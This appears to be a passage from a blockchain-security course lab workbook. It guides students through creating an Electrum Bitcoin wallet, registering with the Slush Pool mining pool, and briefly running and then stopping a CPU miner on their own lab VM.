
Select Standard Wallet



Click on Create a new seed




Choose Legacy option




Save the Mnemonic seed.



Note
Save your mnemonic seed safely! In practice, NEVER store it digitally if possible. Write it down on paper, and secure the seed in a location only you can access. Also, your phrase will be different than the one in this example!!!



Rewrite to confirm the phrase to make sure its correct in the next screen. This box will not let you "Paste" the seed. You must retype it from where it is written securely. If you did not write it (as instructed previously), hit Back to get a new one.



Type a password (if you want). This is only used to protect the local wallet logging in. It is not tied to your seed phrase.



 Note

If any pop-ups are displayed to upgrade to the latest, cancel them..

Your wallet has been successfully created!!

Step 2

Register to a Mining Pool platform

1. Open a web browser and go to <https://slushpool.com/>

The screenshot shows the Slush Pool homepage. At the top, there's a navigation bar with links for HOME, STATS, NEWS, ABOUT BRAINS, and HELP CENTER. On the right, there are buttons for LOGIN and SIGNUP. The main banner features the text "WORLD'S FIRST BITCOIN MINING POOL" and two buttons: "DEMO ACCOUNT" and "JOIN SLUSH POOL". Below the banner, there are sections for BTC (3.37 Eh/s) and ZEC (91 344 Active Workers). A service update notice states "0% POOL FEES FOR ALL WITH BRAINS OS+" dated 26.10.2020.

Click on **JOIN SLUSH POOL** icon and complete the registration. You may use your real email if you'd like to join the pool, or create a temporary one. As long as you can access the Confirmation.

The registration form has fields for Username, Email, Password, and Confirm Password. There's also a checkbox for agreeing to the terms of service and a "COMPLETE REGISTRATION" button. A note at the bottom says "You can now get 0% pool fees on Slush Pool for all ASICs which are running Brains OS+."




Thank you for joining Slush Pool


Please finish the registration by following the activation link in your email.
Do not forget to check the Spam folder if necessary.

After a moment, check your inbox. You will receive an email similar to this for a [New Account Confirmation](#)


Click "ACTIVATE"



The activation will be confirmed.



After the process is completed, **Log In** the platform with your new credentials. Currently, you login with your USERNAME not your EMAIL.




Now, you will have access to the Dashboard.

The screenshot shows the Slush Pool dashboard. On the left sidebar, there are links for DASHBOARD, MONITORING, WORKERS, ACTIVITY, FINANCE, REWARDS, PAYOUTS, POOL STATISTICS (with SYSTEM STATS, BLOCK HISTORY, HASHRATE PROOF), and FULL MINING STACK. The main area has tabs for - (minus), + (plus), and ⚡ (lightning bolt). At the top right is an 'EDIT DASHBOARD' button. The dashboard displays various metrics:


- Scoring Hash Rate:** ---
- Workers States:** ✓ 0 (green), ↓ 0 (yellow), ▲ 1 (red)
- Your Contribution to the Pool:** < 0.01 %
- Last Share:** ---
- Time Scales:** 5 minutes, Hour, Day
- Pool Scoring Hash Rate:** 3.369 Eh/s
- Current Round Duration:** 08:36:16
- Active Workers:** 91541
- CDF:** 70%
- Rewards:**
 - Confirmed Reward:** 0.00000000 BTC
 - Unconfirmed Reward:** 0.00000000 BTC
 - All Time Reward:** 0.00000000 BTC
 - Last Payout:** ---
 - Payout Threshold:** 0.10000000 BTC
 - Estimated Reward for Current Block:** 0.00000000 BTC
 - Estimated Payout Period:** ---
 - Estimated Daily Reward:** 0.00000000 BTC
- Enabled Coins / Bitcoin / BTC Payouts:** A table showing payout intervals and amounts:

8 Hours 36 Minutes	0 Gh/s	0.00000000 BTC	34 %
11 Hours 37 Minutes	0 Gh/s	0.00000000 BTC	47 %
20 Hours 32 Minutes	0 Gh/s	0.00000000 BTC	89 %
1 Day 5 Hours	0 Gh/s	0.00000000 BTC	✓
1 Day 11 Hours	0 Gh/s	0.00000000 BTC	✓


To register your BTC Wallet as a reward account in Slush, go to **Settings**



Now click on **Enabled Coins / Bitcoin / BTC Payouts**



In Electrum, go to Addresses tab and Copy the first address and Paste it into BTC Payouts. If you do not see the addresses tab, make sure its viewable by selecting "View" and then "Show Addresses"



Type	Address	Label	Balance	Tx
receiving	1PcUVkJMQVpVeC27zWN3TJqaLRTqx1YLzP		0.	0
receiving	1DSTn4SxkJGDQ17z8aXRumNMRnkihmQJs		0.	0
receiving	1EGtPP3Xo2QszugxQUQTUtu8tDQPYhMjsE		0.	0
receiving	1FLHqAhPidEu5t9GRe3VRaz7Qe6HS68z5m		0.	0
receiving	1JuohVn1tdCq27mhxcTnsQDJjUAPCCGiDb		0.	0
receiving	185BVzcbXsmizsd1ftGpd6CEnnrjTQ2jpi		0.	0
receiving	185XwoBtdYPDNHtBABp2neCG1N5ooovEbE9		0.	0
receiving	143n7aFWidK1DGHJvonQnS7eM96XHSSjLF		0.	0
receiving	1NiLP6mt4HendiufW3Q3nB4T18F962Gvxi		0.	0
receiving	15Ntcii9BVcJwDs9Z1sf6kQzkaGgUTQxxa		0.	0
receiving	1J1G9H1toAieAc9oHjhjLinJS9D1jEFxSj		0.	0
receiving	13YgS7qLVr14wV2HTsq66HCfxXvTzvF8ni		0.	0

Click on the Blue Pencil Icon, and, after confirming it by email, your BTC Wallet is registered as a reward account.

- ACCOUNT
- SECURITY
- DEVICES
- ACCESS PROFILES
- ENABLED COINS
- BITCOIN ×
- BTC INTERFACE
- BTC MINING
- BTC MONITORING
- BTC PAYOUTS** Solution

PAYOUT ADDRESS

- When your balance crosses the threshold value, the pool sends the confirmed reward to your payout address.
- It is possible to set this limit as low as 0.001 BTC.
- An additional fee of 0.0001 BTC applies to payouts lower than 0.01 BTC.

Payout Threshold

BTC

SECURITY

As a security precaution, you may lock your current payout address, so it **cannot be changed by anyone who gains access to your pool account.**

Step 3

Start the Crypto Mining Software

Go to /var/www/html/workbook/labs/scripts/lab-1.2 and give execute permissions to the minerd file:

Solution

```
cd /var/www/html/workbook/labs/scripts/lab-1.2
```

```
chmod +x minerd
```

Open a terminal and execute `minerd` including the command to begin the miner.

✓ Solution


```
./minerd --url stratum+tcp://stratum.slushpool.com:3333 --user <YOUR USRERNAME>
```

```
zilon@zion-sec554:/var/www/html/workbook/labs/scripts/lab-1.2$ chmod +x minerd
zilon@zion-sec554:/var/www/html/workbook/labs/scripts/lab-1.2$ ./minerd --url stratum+tcp://stratum.slushpool.com:3333
[2020-12-05 23:00:45] 2 miner threads started, using 'scrypt' algorithm.
[2020-12-05 23:00:45] Binding thread 0 to cpu 0
[2020-12-05 23:00:45] Starting Stratum on stratum+tcp://stratum.slushpool.com:3333
[2020-12-05 23:00:45] Binding thread 1 to cpu 1
[2020-12-05 23:00:45] Stratum authentication failed
zilon@zion-sec554:/var/www/html/workbook/labs/scripts/lab-1.2$ ./minerd --url stratum+tcp://stratum.slushpool.com:3333 --user halborn
[2020-12-05 23:01:29] 2 miner threads started, using 'scrypt' algorithm.
[2020-12-05 23:01:29] Starting Stratum on stratum+tcp://stratum.slushpool.com:3333
[2020-12-05 23:01:29] Binding thread 0 to cpu 0
[2020-12-05 23:01:29] Binding thread 1 to cpu 1
[2020-12-05 23:01:29] Stratum requested work restart
[2020-12-05 23:01:30] thread 1: 4104 hashes, 18.99 khash/s
[2020-12-05 23:01:30] thread 0: 4104 hashes, 18.85 khash/s
```

⚠ Attention

Bitcoin Mining is very difficult, and takes up Lots of your CPU Processing resources. Make sure you STOP the miner after the lab is over.

Take a look around the slushpool Dashboard. In your accounts "Workers" Tab, you can see your (very minimal) amount of Hashes/second from your VM, and into the mining pool.



Step 4

Shut Down the Mining Process

Once you finish the exercise, be sure to stop `minerl` by pressing CONTROL-C on the terminal.

```
[2020-12-05 23:01:30] thread 0: 4104 hashes, 18.85 khash/s
[2020-12-05 23:02:14] Stratum requested work restart
[2020-12-05 23:02:14] thread 0: 963528 hashes, 22.21 khash/s
[2020-12-05 23:02:14] thread 1: 979104 hashes, 22.57 khash/s
^C
zilion@zilion-sec554:/var/www/html/workbook/labs/scripts/lab-1.2$
```

NEXT STEP ONLY IF YOU CLOSED YOUR TAB WITH THE MINERD BY ACCIDENT

In a new terminal window, type in `ps aux | grep minerd`

This will bring up a window of process threads matching the minerd. Look for the process ID (PID) number. This is the second column.

In this example it is 30629

```
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-1.2$ ps aux | grep minerd
zion      30629  194  0.0 396600 10800 pts/2    Sl+   23:17   4:20 ./minerd --url stratum+tcp://stratum.slushpool.com:3333 --user halborn
zion      30713  0.0  0.0   6432   672 pts/3    S+   23:19   0:00 grep --color=auto minerd
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-1.2$ █
```

Execute the command: kill <YOUR MINERD PROCESS NUMBER>

```
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-1.2$ kill 30629
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-1.2$ █
```

Lab 1.3: Blockchain Transaction Analysis

Summary

In this exercise, you will analyze a transaction both in Bitcoin and in Ether (Ethereum).

Objectives

- Become familiar with the information in Block-Explorers: blockchair.com and Etherscan.io.
- Locate a Bitcoin address in both blockchair.com and Etherscan.io.
- Identify the balance in a wallet, and the addresses involved in a transaction.

Lab Preparation

This lab is completed in your ZIION VM

Launch the ZIION VM and log in.

